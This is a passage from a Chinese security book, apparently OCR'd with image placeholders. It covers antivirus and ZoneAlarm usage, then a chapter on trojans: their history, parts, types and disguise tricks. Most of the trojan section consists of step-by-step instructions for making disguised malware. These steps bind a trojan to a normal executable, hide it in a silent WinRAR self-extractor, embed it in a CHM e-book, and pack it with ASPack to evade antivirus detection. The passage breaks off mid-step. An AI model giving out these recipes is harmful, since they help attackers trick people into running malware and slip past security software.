快速查杀能够在短时间内对系统关键位置比如系统内存等进行查杀，几分钟内即可完成。

STEP06：显示查杀结果



扫描完成后软件会自动处理安全威胁，并显示提示信息。

STEP07：选择全盘查杀




返回主界面后单击“全盘查杀”按钮。

STEP08：正在全盘查杀



全盘查杀会对所有的系统对象以及磁盘分区进行查杀，扫描时间较长，短则几十分钟，长则几小时。

STEP09：查看查杀结果




对系统更为全面的查杀后，软件将会自动处理查杀到的安全威胁。

STEP10：选择自定义查杀



返回主界面后单击“自定义查杀”按钮。

STEP11：选择查杀目录



01 勾选需要查杀的具体位置，进行有针对性的查杀。

02 单击“开始扫描”按钮。

STEP12：正在查杀



扫描过程中共扫描对象、已用时间以及发现的威胁等信息会在页面左侧显示。

STEP13：查看查杀结果




扫描完成后软件会自定处理安全威胁并显示提示信息。

4.6.3 免费的专定防火墙 ZoneAlarm

ZoneAlarm 强大的双向防火墙能够监控个人电脑及互联网传入和传出的流量，能够阻止黑客进入一台 PC 发动攻击并窃取信息。同时，ZoneAlarm 的强大的反病毒引擎可检测和阻止病毒、间谍软件、特洛伊木马、蠕虫、僵尸和 rootkit。


下面介绍 ZoneAlarm 的使用，具体操作步骤如下。

STEP01： 运行 ZoneAlarm 主程序



单击“FIREWALL（防火墙）”图标。


STEP02： 打开防火墙界面



01 单击“ON”按钮开启防火墙功能。


02 单击“access attempts blocked”链接。

STEP03： 防火墙设置




在打开的页面中设定警报级别、是否开启事件日志以及程序警报日志级别。

STEP04： 返回主界面



单击“ANTIVIRUS（病毒防护）”图标。

STEP05： 病毒防护设置



选择开启病毒防护功能。

第5章 木马入侵与防御

与病毒相比，木马同样为黑客所喜爱，所以了解木马组成与分类、木马的伪装手段等提前做好系统防御也是非常重要的。

主要内容：

- 认识木马
- 木马的伪装与生成
- 木马的加壳与脱壳
- 木马清除软件的使用

5.1 认识木马

木马与计算机网络中常常要用到的远程控制软件有些相似，通过一段特定的程序（木马程序）来控制另一台计算机，从而窃取用户资料、破坏用户的计算机系统等。

5.1.1 木马的发展历程

木马（Trojan）一词来源于古希腊传说“荷马史诗中木马计”的故事。木马程序技术发展可谓非常迅速，主要是有些年轻人出于好奇，或是急于显示自己的实力，不断改进木马程序的编写。至今木马程序已经经历了 6 代改进。

第一代：最原始的木马程序。主要是简单的密码窃取，通过电子邮件发送信息等，具备了木马最基本的功能。

第二代：在技术上有了很大的进步，冰河是中国木马的典型代表之一。

第三代：主要改进在数据传递技术方面，出现了 ICMP 等类型的木马，利用畸形报文传递数据，增加了杀毒软件查杀识别的难度。

第四代：在进程隐藏方面有了很大改动，采用了内核插入式的嵌入方式，利用远程插入线程技术，嵌入 DLL 线程。或者挂接 PSAPI，实现木马程序的隐藏，甚至在 Windows NT/2000 下，都达到了良好的隐藏效果。灰鸽子和蜜蜂大盗是比较出名的 DLL 木马。

第五代：驱动级木马。驱动级木马多数都使用了大量的 Rootkit 技术来达到深度隐藏的效果，并深入到内核空间，感染后针对杀毒软件和网络防火墙进行攻击，可将系统 SSDT 初始化，导致杀毒防火墙失去效应。有的驱动级木马可驻留 BIOS，并且很难查杀。

第六代：随着身份认证 UsbKey 和杀毒软件主动防御的兴起，黏虫技术类型和特殊反显技术类型木马逐渐开始系统化。前者主要以盗取和篡改用户敏感信息为主，后者以动态口令和硬证书攻击为主。PassCopy 和暗黑蜘蛛侠是这类木马的代表。

5.1.2 木马的组成

一个完整的木马由 3 部分组成：硬件部分、软件部分和具体连接部分。这 3 部分分别有着不同的功能。

1. 硬件部分

硬件部分是指建立木马连接必需的硬件实体，包括控制端、服务端和 Internet 3 部分。

控制端：对服务端进行远程控制的一端。

服务端：被控制端远程控制的一端。

Internet：数据传输的网络载体。控制端通过 Internet 远程控制服务端。

2. 软件部分

软件部分是指实现远程控制所必需的软件程序，主要包括控制端程序、服务端程序、木马配置程序 3 部分。

控制端程序：控制端用于远程控制服务端的程序。

服务端程序 ：又称木马程序。它潜藏在服务端内部，向指定地点发送数据，如网络游戏的密码、即时通信软件密码和用户上网密码等。

木马配置程序 ：用户设置木马程序的端口号、触发条件、木马名称等属性，使得服务端程序在目标极端及其中潜藏得更加隐蔽。

3. 具体连接部分

具体连接部分是指通过 Internet 在服务端和控制端之间建立一条木马通道所必须的元素，包括控制端 / 服务端 IP 和控制端 / 服务端端口 2 部分。

控制端 / 服务端 IP：木马控制端和服务端的网络地址，是木马传输数据的目的地。

控制端 / 服务端端口 ：木马控制端和服务端的数据入口，通过这个入口，数据可以直达控制端程序或服务端程序。

5.1.3 木马的分类

随着计算机技术的发展，木马程序技术也发展迅速。现在的木马已经不仅仅具有单一的功能，而是集多种功能于一身。根据木马功能的不同，我们将其划分为破坏型木马、远程访问型木马、密码发送型木马、键盘记录木马、DOS 攻击木马等。

1. 破坏型木马

这种木马的唯一功能就是破坏并且删除计算机中的文件，非常危险。一旦感染此类木马就会严重威胁到计算机的安全。不过像这种恶意破坏的木马，黑客也不会随意传播。

2. 远程访问型木马

这种木马是一种使用很广泛并且危害很大的木马程序。它可以远程访问并且直接控制被入侵的计算机，从而任意访问该计算机中的文件，获取计算机用户的私人信息，例如银行账号、密码等。

3. 密码发送型木马

这是一种专门用于盗取目标计算机中密码的木马文件。有些用户为了方便使用 Windows 的密码记忆功能进行登录，从而不必每次都输入密码 ；有些用于喜欢将一些密码信息以文本文件的形式存放于计算机中。这样确实为使用带来了一定方便，但是却正好为密码发送型木马带来了可趁之机，它会在用户未曾发觉的情况下，搜集密码发送到指定的邮箱，从而达到盗取密码的目的。

4. 键盘记录木马

这种木马非常简单，通常只做一件事，就是记录目标计算机键盘敲击的按键信息，并且在 LOG 文件中查找密码。该木马可以随着 Windows 的启动而启动，并且有在线记录和离线记录 2 个选项，从而记录用户在在线和离线状态下敲击键盘的按键情况，从而从中提取密码等有效信息。当然这种木马也有邮件发送功能，需要将信息发送到指定的邮箱中。

5. DOS攻击木马

随着 DOS 攻击的广泛使用，DOS 攻击木马使用的也越来越多。黑客入侵一台计算机后，在该计算机上种上 DOS 攻击木马，那么以后这台计算机也会成为黑客攻击的帮手。黑客通过扩充控制肉鸡的数量来提高 DOS 攻击取得的成功率。所以这种木马不是致力于感染一台计算机，而是通过它攻击一台又一台计算机，从而造成很大的网络伤害并且带来损失。

5.2 木马的伪装与生成

黑客往往会使用多种方法来伪装木马，降低用户的警惕性，从而实现欺骗用户。为让用户执行木马程序，黑客需通过各种方式对木马进行伪装，如伪装成网页、图片、电子书等。

5.2.1 木马的伪装手段

越来越多的人对木马的了解和防范意识加强，这对木马传播起到了一定的抑制作用。为此，木马设计者开发了多种功能来伪装木马，以达到降低用户警觉、欺骗用户的目的。下面来详细了解木马的常用伪装方法。

1. 修改图标

现在已经有木马可以将木马服务端程序的图标改成 HTML、TXT、ZIP 等各种文件的图标，这就具备了相当大的迷惑性。不过，目前提供这种功能的木马还很少见，并且这种伪装也极易被识破，所以完全不必担心。

2. 冒充图片文件

这是许多黑客常用来骗别人执行木马的方法，就是将木马说成为图像文件，比如说是照片等。应该说这样是最不合逻辑的，但却是最多人中招。只要入侵者扮成美眉及更改服务端程序的文件名为“类似”图像文件的名称，再假装传送照片给受害者，受害者就会立刻执行它。

3. 文件捆绑

恶意捆绑文件伪装手段是将木马捆绑到一个安装程序上，当用户在进行该程序安装运行时，木马就偷偷地潜入了系统。被捆绑的文件一般是可执行文件（即 EXE，COM 一类的文

件）。这样对一般人的迷惑性很大，而且即使他以后重装系统，如果他的系统中还保存了那个“游戏”，就有可能再次中招。

4. 出错信息显示

众所周知，当在打开一个文件时如果没有任何反应，很可能就是个木马程序。为规避这一缺陷，已有设计者为木马提供了一个出错显示功能。该功能允许在服务端用户打开木马程序时，将弹出一个假的出错信息提示框（内容可自由定义），多是一些诸如“文件已破坏，无法打开！”类信息，当服务端用户信以为真时，木马已经悄悄侵入了系统。

5. 把木马伪装成文件夹

把木马文件伪装成文件夹图标后，放在一个文件夹中，然后在外面再套三四个空文件夹，很多人出于连续点击的习惯，点到那个伪装成文件夹木马时，也会收不住鼠标点下去，这样木马就成功运行了。识别方法：不要隐藏系统中已知文件类型的扩展名称即可。

6. 给木马服务端程序更名

木马服务端程序的命名有很大的学问。如果不做任何修改，就使用原来的名字，谁不知道这是个木马程序呢？所以木马的命名也是千奇百怪。不过大多是改为和系统文件名差不多的名字。如果用户对系统文件不够了解，那就危险。例如有的木马把名字改为 window.exe，还有的就是更改一些扩展名，比如把 dll 改为 d11（注意看是数字“11”而非英文字母“ll”）等。

7. 自我销毁

由于在服务端用户打开含有木马的文件后，木马会将自己复制到 Windows 的系统文件夹中（一般位于 C:\Windows\system），一般来说，原木马文件和系统文件夹中的木马文件大小一样（捆绑文件的木马除外），只要在近来收到的信件和下载的软件中找到原木马文件，再根据原木马的大小去系统文件夹中查找相同大小的文件，判断一下哪个是木马即可。

5.2.2 使用文件捆绑器

黑客可以使用木马捆绑技术将一个正常的可执行文件和木马捆绑在一起。一旦用户运行这个包含有木马的可执行文件，就可以通过木马控制或攻击用户的计算机。下面主要以 EXE 捆绑机来进行讲解如何伪装成可执行文件。


EXE 捆绑机可以将两个可执行文件（EXE 文件）捆绑成一个文件，运行捆绑后的文件等于同时运行了两个文件。它会自动更改图标，使捆绑后的文件与捆绑前的文件图标一样。具体的使用过程如下。

STEP01：双击 ExeBinder.exe 文件




下载并解压 EXE 文件捆绑机，打开相应文件夹后双击 ExeBinder.exe 文件。

STEP02：指定第一个可执行文件



启动 EXE 捆绑机后单击“点击这里 指定第一个可执行文件”按钮。


STEP03：选择需要执行的文件



01 打开请指定第一个可执行文件对话框后，选择需要执行的文件。


02 单击“打开”按钮。

STEP04：查看生成的文件路径




可以看到指定的文件路径出现在文本框中，单击“下一步”按钮。

STEP05：指定第二个可执行文件



单击“点击这里指定第二个可执行文件”按钮。


STEP06：选择木马文件



01 打开请指定第一个可执行文件对话框后，选择木马文件。


02 单击“打开”按钮。

STEP07：查看生成的文件路径




可以看到指定的文件路径出现在文本框中，单击“下一步”按钮。

STEP08：指定保存路径



单击“点击这里指定保存路径”按钮。


STEP09：输入文件名称



01 在文件名后的文本框中输入文件名称。


02 单击“保存”按钮。

STEP10：返回“指定 保存路径”对话



可以看到指定的文件路径出现在文本框中，然后单击“下一步”按钮。


STEP11：选择版本



01 点击下拉菜单，选择普通版或个人版。


02 单击“下一步”按钮。

STEP12：捆绑文件




单击“点击这里 开始捆绑文件”按钮。

STEP13： 关闭杀毒软件提示



单击“确定”按钮。

STEP14： 捆绑文件成功提交



单击“确定”按钮。

STEP15： 查看捆绑成功的文件



捆绑成功的文件。

提示

在执行过程中最好将第一个可执行文件选择为一个正常的可执行文件，第二个可执行文件选择为木马文件，这样捆绑后的文件图标会与正常的可执行文件图标相同。

5.2.3 制作自解压木马

随着网络安全水平的提高，木马很容易就被查杀出来，因此木马种植者就会想出各种办法伪装和隐藏自己的行为，利用 WinRAR 自解压功能捆绑木马就是手段之一。

STEP01： 准备好需要捆绑的文件



将要捆绑的文件放在同一个文件夹内。

STEP02： 将所选文件添加到压缩文件




选定需要捆绑的文件后单击，在弹出的快捷菜单中单击“添加到压缩文件”选项。

STEP03：设置压缩参数




勾选“创建自解压格式压缩文件”复选框。

STEP04：切换至“高级”选项卡




单击“自解压选项”按钮。

STEP05：设置安静模式



选中“全部隐藏”单选项。

STEP06：切换至“文本和图标”选项卡



01 填写“自解压文件窗口标题”以及“自解压文件窗口中显示的文本”。


02 单击“确定”按钮。

STEP07：查看注释内容



单击“确定”按钮。

STEP08：查看生成的自解压的压缩文件




自解压的压缩文件。

5.2.4 制作 CHM 木马


CHM 木马的制作就是将一个网页木马添加到 CHM 电子书中，用户在运行该电子书时，木马也会随之运行。在制作 CHM 木马前，需要准备 3 个软件：QuickCHM 软件、木马程序以及 CHM 电子书。准备好之后，便可通过反编译和编译操作将木马添加到 CHM 电子书中。下面介绍具体制作步骤。

STEP01： 准备好 3 个必备软件




双击 chm 文档。

STEP02： 打开 CHM 电子书



右击界面任意位置，在弹出的快捷菜单中单击“属性”选项。


STEP03： 查看页面默认地址



01 记录当前页面的默认地址。


02 单击“确定”按钮。

STEP04： 编写网页代码




在记事本中编写网页代码，并将 STEP03 中记录的地址和木马程序名称添加到代码中。

STEP05： 保存网页代码



依次单击“文件”>“另存为”菜单项。


STEP06： 选择保存位置



01 填写文件名，注意扩展名为 .html。


02 单击“保存”按钮。

STEP07： 启动 QuickCHM 软件



依次单击“文件”>“反编译”菜单选项。

STEP08： 对文件进行反编译



01 选择电子书路径以及反编译后的文件存储路径。　02 单击“确定”按钮。

STEP09： 查看反编译后的文件




在所有文件中找到扩展名为 hhp 的文件。

STEP10： 用记事本打开 .hhp 文件



查看 .hhp 文件对应的代码。

STEP11： 修改 .hhp 文件代码



在代码中添加之前编写的网页文件名以及木马名。

STEP12： 改变网页文件以及木马文件位置



将前面编写的网页文件（1.html）和木马文件（木马 .exe）复制到反编译后的文件夹中。

STEP13： 重新运行 QuickCHM 软件




依次单击“文件”>“打开”菜单项。

STEP14： 选择要打开的文件



选定刚才修改过的 help.hhp 文件，并单击“打开”按钮。

STEP15： 返回 QuickCHM 软件主界面



依次单击“文件”>“编译”菜单项。

STEP16： 编译完成



单击“否”按钮。此时 CHM 电子书木马已经制作完成，生成的电子书保存在反编译文件夹内。

提示：查杀CHM木马

使用 360 安全卫士、瑞星杀毒软件、金山毒霸等即可查杀并清除 CHM 木马。

5.3 木马的加壳与脱壳

加壳就是将一个可知性程序中的各种资源，包括对 exe.dll 等文件进行压缩。压缩后的可执行文件依然可以正确运行，运行前先在内存中将各种资源解压缩，再调入资源执行程序。加壳后的文件变小，而且文件的运行代码已经发生变化，从而避免被木马查杀软件扫描出来并查杀，加壳后的木马也可通过专业软件查看是否加壳成功。脱壳正好与加壳相反，指


脱掉加在木马外面的壳，脱壳后的木马很易被杀毒软件扫描并查杀。

5.3.1 使用 ASPack 进行加壳

ASPack 是一款非常好的 32B PE 格式可执行文件压缩软件，通常是将文件夹进行压缩，用来缩小其储存空间，但压缩后就不能再运行了，如果想运行必须解压缩。ASPack 是专门对 WIN32 可执行程序进行压缩的工具，压缩后程序能正常运行，丝毫不会受到任何影响。而且即使已经将 ASPack 从系统中删除，曾经压缩过的文件仍可正常使用。


利用 ASPack 对木马加壳进行的具体操作步骤如下。

STEP01： 运行 ASPack




01 切换至“选项”选项卡。　02 设置不创建备份文件。

STEP02： 切换至“打开文件”选项卡



